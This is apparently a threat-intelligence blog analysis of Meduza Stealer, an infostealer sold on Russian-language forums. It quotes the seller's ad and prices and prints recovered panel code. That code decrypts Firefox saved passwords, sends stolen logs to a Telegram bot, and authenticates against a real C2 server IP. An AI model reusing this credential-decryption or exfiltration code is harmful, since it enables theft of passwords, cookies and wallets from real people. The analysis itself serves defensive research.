
Meduza Stealer or The Return of The Infamous Aurora Stealer

russianpanda.com/2023/06/28/Meduza-Stealer-or-The-Return-of-The-Infamous-Aurora-Stealer/

Meduza's Gaze

Meduza Stealer … Yes, you read it right, I did not misspelled it, is a new stealer that appeared on Russian-speaking forums at the beginning of June 2023. The stealer is written in C++ and is approximately 600KB in size. The DLL dependencies are statically linked to the binary, which reduces the detection. It's also worth noting that the collected logs are not stored on the disk.



Meduza Stealer!

Описание:

Программное обеспечение для **сбора** персональных **данных** для **авторизации** и общих **данных о устройстве**. **Практичная** **веб-панель**. **Минималистичный дизайн**. **Чёткая структура лога**. **Билд** написан на **C++** с весом **600 Кб**, линковка **статическая**, DLL с сервера не тянутся. **Server-Side** лог **расшифровка**. **Коммуникация** с C2 сервером происходит на **собственном протоколе**, работающим **поверх TCP**. Сбор **100 браузеров** и **107 крипто-кошельков** (как криптовалютных **расширений** так и **desktop кошельков** с устройства). Сбор файлов **Steam**. 2 клиента **telegram** (папки tdata). 5 клиентов **Discord**, расшифровка **токена Discord** и его сохранение. 27 Различных **менеджеров паролей**, стабильный **FileGrabber**
Логи стучат и хранятся на ваших серверах, вы можете настроить telegram бота в веб-панели, для работы необходим дедик.

Функционал сбора стиллера:

1. Данные **100 браузеров**;
2. Данные **107 криптовалютных кошельков**;
3. **Любые** расширения **FileGrabber**;
4. **История браузера** заражённого устройства;
5. **Закладки браузера**
6. **Поля автозаполнения** браузеров;
7. Данные **2 Telegram** клиентов;
8. Папка **Steam**;
9. Токены **Discord**;
10. Данные **27 менеджеров паролей**;
11. Конфиги **OpenVpn**;

The stealer collects the data from 100 browsers which includes Chromium and Gecko browsers.

Chromium Browsers

Google Chrome, Google Chrome Beta, Google Chrome (x86), Google Chrome SxS, 360ChromeX, Chromium, Microsoft Edge, Brave Browser, Epic Privacy Browser, Amigo, Vivaldi, Kometa, Orbitum, Mail.Ru Atom, Comodo Dragon, Torch, Comodo, Slimjet, 360Browser, 360 Secure Browser, Maxthon3, Maxthon5, Maxthon, QQBrowser, K-Meleon, Xpom, Lenovo Browser, Xvast, Go!, Safer Secure Browser, Sputnik, Nichrome, CocCoc Browser, Uran, Chromodo, Yandex Browser, 7Star, Chedot, CentBrowser, Iridium, Opera Stable, Opera Neon, Opera Crypto Developer, Opera GX, Elements Browser, Citrio, Sleipnir5 ChromiumViewer, QIP Surf, Liebao, Coowon, ChromePlus, Rafotech Mustang, Suhba, TorBro, RockMelt, Bromium, Twinkstar, CCleaner Browser, AcWebBrowser, CoolNovo, Baidu Spark, SRWare Iron, Titan Browser, AVAST Browser, AVG Browser, UCBrowser, URBrowser, Blisk, Flock, CryptoTab Browser, SwingBrowser, Sidekick, Superbird, SalamWeb, GhostBrowser, NetboxBrowser, GarenaPlus, Kinza, InsomniacBrowser, ViaSat Browser, Naver Whale, Falkon

Gecko Browsers

Firefox, SeaMonkey, Waterfox, K-Meleon, Thunderbird, CLIQZ, IceDragon, Cyberfox, BlackHawk, Pale Moon, IceCat, Basilisk, BitTube, SlimBrowser

Data from 107 cryptowallets are also collected by Meduza Stealer, including cryptowallet extensions and desktop cryptowallets.

Cryptowallet Extensions

Metamask, Metamask (Edge), Metamask (Opera), BinanceChain, Bitapp, Coin98, Safe Pal, Safe Pal (Edge), DAppPlay, Guarda, Equal, Guild, Casper, Casper (Edge), ICONex, Math, Math (Edge), Mobox, Phantom, TronLink, XinPay, Ton, Sollet, Slope, DuinoCoin, Starcoin, Hiro Wallet, MetaWallet, Swash, Finnie, Keplr, Crocobit, Oxygen, Nifty, Liquality, Ronin, Ronin (Edge), Oasis, Temple, Pontem, Solflare, Yoroi, iWallet, Wombat, Coinbase, MewCx, Jaxx Liberty (Web), OneKey, Hycon Lite Client, SubWallet (Polkadot), Goby, TezBox, ONTO Wallet, Hashpack, Cyano, Martian Wallet, Sender Wallet, Zecrey, Auro, Terra Station, KardiaChain, Rabby, NeoLine, Nabox, XDeFi, KHC, CLW, Polymesh, ZilPay, Byone, Eternl, Guarda (Web), Nami, Maiar DeFi Wallet, Leaf Wallet, Brave Wallet, Opera Wallet, CardWallet, Flint, Exodus (Web), TrustWallet, CryptoAirdrop

Desktop cryptowallets

Coinomi, Dash, Litecoin, Bitcoin, Dogecoin, Qtum, Armory, Bytecoin, MultiBit, Jaxx Liberty, Exodus, Ethereum, Electrum, Electrum-LTC, Atomic Wallet, Guarda, WalletWasabi, ElectronCash, Sparrow, IOCoin, PPCoin, BBQCoin, Mincoin, DevCoin, YACoin, Franko, FreiCoin, InfiniteCoin, GoldCoinGLD, Binance, Terracoin, Daedalus Mainnet, MyMonero, MyCrypto, AtomicDEX, Bisq, Defichain-Electrum, TokenPocket (Browser), Zap

Other than browsers and cryptowallets, the stealer also collects sensitive information from password managers, Discord clients (Discord, DiscordCanary, DiscordPTB, Lightcord, DiscordDevelopment), and Telegram clients (Kotatogram, Telegram desktop).

Password Managers


Authenticator, Authenticator (Edge), Trezor Password Manager, GAuth Authenticator, EOS Authenticator, 1Password, 1Password (Edge), KeePassXC (Web), KeePassXC (Web Edge), Dashlane, Dashlane (Edge), Bitwarden, Bitwarden (Edge), NordPass, Keeper, RoboForm (Web), RoboForm (Web Edge), LastPass, LastPass (Edge), BrowserPass, MYKI, MYKI (Edge), Splikity, CommonKey, SAASPASS, Zoho Vault, Authy (Web)

With the new update of the stealer (version 1.3), the panel functionality has changed which allows the users to configure Telegram bot to receive the logs, the FileGrabber functionality was also added with the new update. The stealer also has the file size pumper feature that increases the file size to avoid sandbox and AV analysis; the feature is mostly deployed in all common stealers now, such as Vidar, WhiteSnake Stealer, and Aurora Stealer (RIP).

The stealer is priced at:

- 1 month - 199$
- 3 months - 399$

Meduza Stealer does not work in CIS (Commonwealth of Independent States) countries.



‼️**Обновление v1.3**


В текущем **обновлении** были **учтены** многие **пожелания пользователей.** Увеличена функциональность **веб-панели,** удобство принятия **логов.** Теперь вы можете **получать логи** в вашего **Telegram бота**, отключить **шрифт**, использовать **FileGraber** в панели и **многое другое**!

✅**Добавлено в веб-панель:**
1 **Кнопка настроек**
2 Кнопка **отключения шрифта** в веб-панели
3 Конфигурация **телеграм бота** для принятия логов
4 **Страницы** с логами теперь можно **проматывать**
5 **Кнопка загрузки всех логов сразу**
6 **Кнопка удаления всех логов сразу**
7 В Build list была добавлена **строка ввода** расширений файлов для **FileGraber**

✅**Изменения в билде:**
1 Добавлена **дополнительная защита** в исходном коде
2 **Чистка детектов** до стабильных значений
3 Добавлен **FileGraber**

P.S: if anyone has the newest version of the stealer, please reach out to me ;)

An example of the received logs is shown below.



```
HWID:
Log Date: 27-06-2023, 05:38:36
Build Name:
Country Code:
User Name:
Computer Name:
Operation System: Windows 10 Professional (x64) [Build number: 19045]
Time Zone: [UTC+3:00] Russian Standard Time
Screen Resolution: 2560x1080
CPU: AMD Ryzen 9 5950X 16-Core Processor           , 2 cores
GPU: Microsoft Remote Display Adapter
RAM: 3.94948 GB
IP:
Execute Path:
```

Technical Analysis

Logs are decrypted on the server side. Below is the snippet of master password decryption on Mozilla and other Gecko browsers. Taking, for example, the **get key** function. The code first checks if **key4.db** exists. This is the key database used by Firefox versions 58.0.2 and above. If **key4.db** exists, it opens an SQLite connection to the file and performs SQL queries to fetch the **globalSalt** and **item2** data, which are used in decrypting the master key. It then checks if the decrypted text from **item2** is equal to **b'password-check\x02\x02'**, a hardcoded string used by Firefox to verify the master password. If the master password is correct, it continues to the next step. Otherwise, it returns **None, None**, indicating a failure to retrieve the key and the algorithm. The function then queries the database to fetch **a11** and **a102**. **a11** is the encrypted master key, and **a102** should match the constant **CKA_ID**. If **a102** does not match **CKA_ID**, it logs a warning and returns **None, None**. It then decrypts **a11** (the encrypted master key) using the **decryptPBE** function and the **globalSalt**. The first 24 bytes of the decrypted text are the key used to decrypt the login data. If **key4.db** does not exist, it checks for the existence of **key3.db**, which is the older key database used by Firefox. If **key3.db** exists, it reads the key data from the file and extracts the decryption key using the function **extractSecretKey**. It also hardcodes the cryptographic algorithm used

(**‘1.2.840.113549.1.12.5.1.3’**, an **OBJECTIDENTIFIER**, is the identifier for the Triple DES encryption algorithm in CBC mode). If neither **key4.db** nor **key3.db** exists in the directory, it logs an error and returns **None, None**.

```
def get_key(masterPassword: bytes, directory: Path) -> Tuple[Optional[bytes],
Optional[str]]:
    if (directory / 'key4.db').exists():
        conn = sqlite3.connect(directory / 'key4.db')  # firefox 58.0.2 / NSS 3.35
with key4.db in SQLite
        c = conn.cursor()
        # first check password
        c.execute("SELECT item1,item2 FROM metadata WHERE id = 'password';")
        row = c.fetchone()
        globalSalt = row[0]  # item1
        item2 = row[1]
        printASN1(item2, len(item2), 0)
        decodedItem2 = decoder.decode(item2)
        clearText, algo = decryptPBE(decodedItem2, masterPassword, globalSalt)

        if clearText == b'password-check\x02\x02':
            c.execute("SELECT a11,a102 FROM nssPrivate;")
            for row in c:
                if row[0] != None:
                    break
            a11 = row[0]  # CKA_VALUE
            a102 = row[1]
            if a102 == CKA_ID:
                printASN1(a11, len(a11), 0)
                decoded_a11 = decoder.decode(a11)
                # decrypt master key
                clearText, algo = decryptPBE(decoded_a11, masterPassword, globalSalt)
                return clearText[:24], algo
            else:
                logger.warning('No saved login/password')
        return None, None
    elif (directory / 'key3.db').exists():
        keyData = readBsddb(directory / 'key3.db')
        key = extractSecretKey(masterPassword, keyData)
        return key, '1.2.840.113549.1.12.5.1.3'
    else:
        logger.error('Cannot find key4.db or key3.db')
        return None, None
```

```
def gecko_decrypt(
        s_path: str,
        master_password: str = ""
) -> Optional[List[GeckoLogin]]:
    try:
        path = Path(s_path)
        key, algo = get_key(master_password.encode(), path)
        if key is None:
            raise ValueError("Unknown error: try to specify master password")

        logins = getLoginData(path)
        if len(logins) == 0:
            logger.warning("No stored passwords")
        else:
            logger.info("Decrypting login/password pairs")
        result: List[GeckoLogin] = []
        if algo == '1.2.840.113549.1.12.5.1.3' or algo == '1.2.840.113549.1.5.13':
            for login in logins:
                assert login[0][0] == CKA_ID
                res = GeckoLogin()
                res.url = login[2]
                iv = login[0][1]
                ciphertext = login[0][2]
                res.username = unpad(DES3.new(key, DES3.MODE_CBC,
iv).decrypt(ciphertext), 8).decode()
                iv = login[1][1]
                ciphertext = login[1][2]
                res.password = unpad(DES3.new(key, DES3.MODE_CBC,
iv).decrypt(ciphertext), 8).decode()
                result.append(res)
        logger.debug(result)
        return result
    except KeyboardInterrupt as ki:
        raise ki
    except BaseException as error:
        return logger.error(f"{type(error).__name__}: {str(error)}")
```


Below is the snippet of how the logs are parsed and sent to Telegram Bot. The logs are compressed with 7z.

```
async def send_to_telegram(
    chat_id: int,
    bot_token: str,
    path: str,
    hwid: str,
    geo: str,
    build_name: str,
    credit_card_count: int,
    cookies_count: int,
    passwords_count: int,
    wallets_count: int,
    steam: bool,
    ip: str
) -> None:
    try:
        async with httpx.AsyncClient(
            base_url=f"https://api.telegram.org/bot{bot_token}",
            http2=True,
            headers={
                "Connection": "close",
                "Accept": "application/json",
                "Accept-Encoding": "gzip, deflate, br"
            }
        ) as client:
            data = {
                "chat_id": chat_id,
                "caption": f"""💻IP: {ip}
🌏Geo: {geo}
🛰Hwid: {hwid}
🛢Build name: {build_name}
💳Credit card: {credit_card_count}
🍪Cookies: {cookies_count}
🔑Password: {passwords_count}
💸Wallets: {wallets_count}
🎮Steam: {steam}"""
            }
            files = {
                "document": (f"[{geo}] {hwid}.7z", open(path, "rb"), "application/x-
7z-compressed")
            }
            resp = await client.post("/sendDocument", files=files, data=data)
            await resp.aclose()
    except KeyboardInterrupt as ki:
        raise ki
    except BaseException as ex:
        return logger.error(ex)
```

The code below is responsible for adding tokens and validating their integrity, ensuring their authenticity before interacting with the main server. It performs validations on the received data, such as checking the timestamp and verifying the integrity of the data. The code checks the provided timestamp against the current UTC timestamp to ensure it is within an acceptable range. If the timestamp is invalid, an error response is returned. If the validations pass, the code encrypts the token and sends a request to the main server (hxxp://89.185.85[.]245) with the encrypted token and other necessary information. The code uses the **HashGenerator** class and the SHA-512 hash algorithm (sha512) to generate a hash of the concatenated values of **token** and **data.utc_timestamp**. It then compares this generated hash with the provided **data.sign**. If the hashes do not match, an error response is returned, indicating that the input data cannot be validated. The response from the server is processed, and if the authentication is successful (based on the **success** flag in the response), the received token is stored in the database for further use. A similar operation is performed in the **payload**. The **payload** is sent to a remote server as part of an HTTP request. The server will use the provided **sign** value to validate the integrity of the data by performing the same hash calculation on its end, taking the generated hash value for **panel_hash** obtained from the registry key into consideration.


```
@bp.route("/token", methods=[RequestMethod.POST])
async def add_token() -> Response:
    json_data = await request.json
    if not AddTokenRequest.validate(json_data):
        return bad_request("Could not validate input data!", additional_data=
{"success": False})
    data = AddTokenRequest(**json_data)
    if (datetime.datetime.utcnow() -
datetime.datetime.fromtimestamp(data.utc_timestamp)) > REQUEST_TIMESTAMP_DELTA:
        return bad_request("Invalid timestamp date!", additional_data={"success":
False})
    key = base64.urlsafe_b64decode(data.nonce.encode(Encodings.UTF_8))
    cipher = XSalsaPoly1305(sha256(key, encoder=RawEncoder))
    token = cipher.decrypt_as_string(data.token, encoder=URLSafeBase64Encoder)
    token = TokenSigner.get_and_verify(token)
    if not token:
        return bad_request("Failed to validate user token!", additional_data=
{"success": False})
    if not HashGenerator(sha512(key, encoder=RawEncoder)).hash_verify(message=token +
str(data.utc_timestamp), message_hash=data.sign, encoder=URLSafeBase64Encoder):
        return bad_request("Could not validate input data!", additional_data=
{"success": False})
    try:
        async with httpx.AsyncClient(
            base_url="http://89.185.85.245",
            http2=True,
            headers={
                "Connection": "close",
                "Content-Type": "application/json",
                "Accept": "application/json",
            }
        ) as client:
            nonce = os.urandom(SecretBox.KEY_SIZE)
            panel_hash = get_panel_hash()
            if not panel_hash:
                return expectation_failed("Error: Panel is not registered yet",
additional_data={"success": False})
            timestamp = datetime.datetime.utcnow().timestamp()
            payload = {
                "nonce": base64.urlsafe_b64encode(nonce).decode(Encodings.UTF_8),
                "panel_hash": panel_hash,
                "token": XSalsaPoly1305(sha256(nonce,
encoder=RawEncoder)).encrypt(token, encoder=URLSafeBase64Encoder),
                "utc_timestamp": timestamp,
                "sign": HashGenerator(sha512(nonce,
encoder=RawEncoder)).hash_gen(token + panel_hash + str(timestamp),
encoder=URLSafeBase64Encoder)
            }
            resp = await client.post("/api/auth/token", json=payload)
            data = resp.json()
            success = data.get("success", False)
            if not success:
                return auth_error(f"Failed to add token, server response:
{data.get('message', '[No Response]')}", additional_data={"success": False})
            await resp.aclose()
            async with sessionmaker() as session:
                async with session.begin():
                    token_bd = Token(value=token)
                    session.add(token_bd)
                    await session.commit()
                    return jsonify({"message": "Token was added successfully!",
"success": True})

    except httpx.HTTPError as ex:
        return expectation_failed(f"Could not validate auth token on the main server:
{type(ex)} {str(ex)}", additional_data={"success": False})
```

As mentioned before, the panel handles the parsing and decryption of the collected data. You can see how it parses the data extracted from Chromium browsers using SQL queries in a pseudocode below. Interestingly enough, we can also see the path of the Meduza Stealer's source code: **C:\Users\79026\source\repos\MedusaServer\Src\Core\Parser\Chromium.cpp**




```
  *(_QWORD *)&v132 = "C:\\Users\\79026\\source\\repos\\MedusaServer\\Src\\Core\\Parser\\Chromium.cpp";
  DWORD2(v132) = 200;
  v133 = "ChromiumParser::decodeCreditCard";
  v134 = "Log {0}: sqlite3_open failed";
  v135 = 28i64;
  v136 = v132;
  v137 = "ChromiumParser::decodeCreditCard";
  log_format_buff(v28, (__int64)&v136, 1, (__int64)&v134, v29);
  std::string::~string((std::string *)pExceptionObject);
  goto LABEL_238;
}
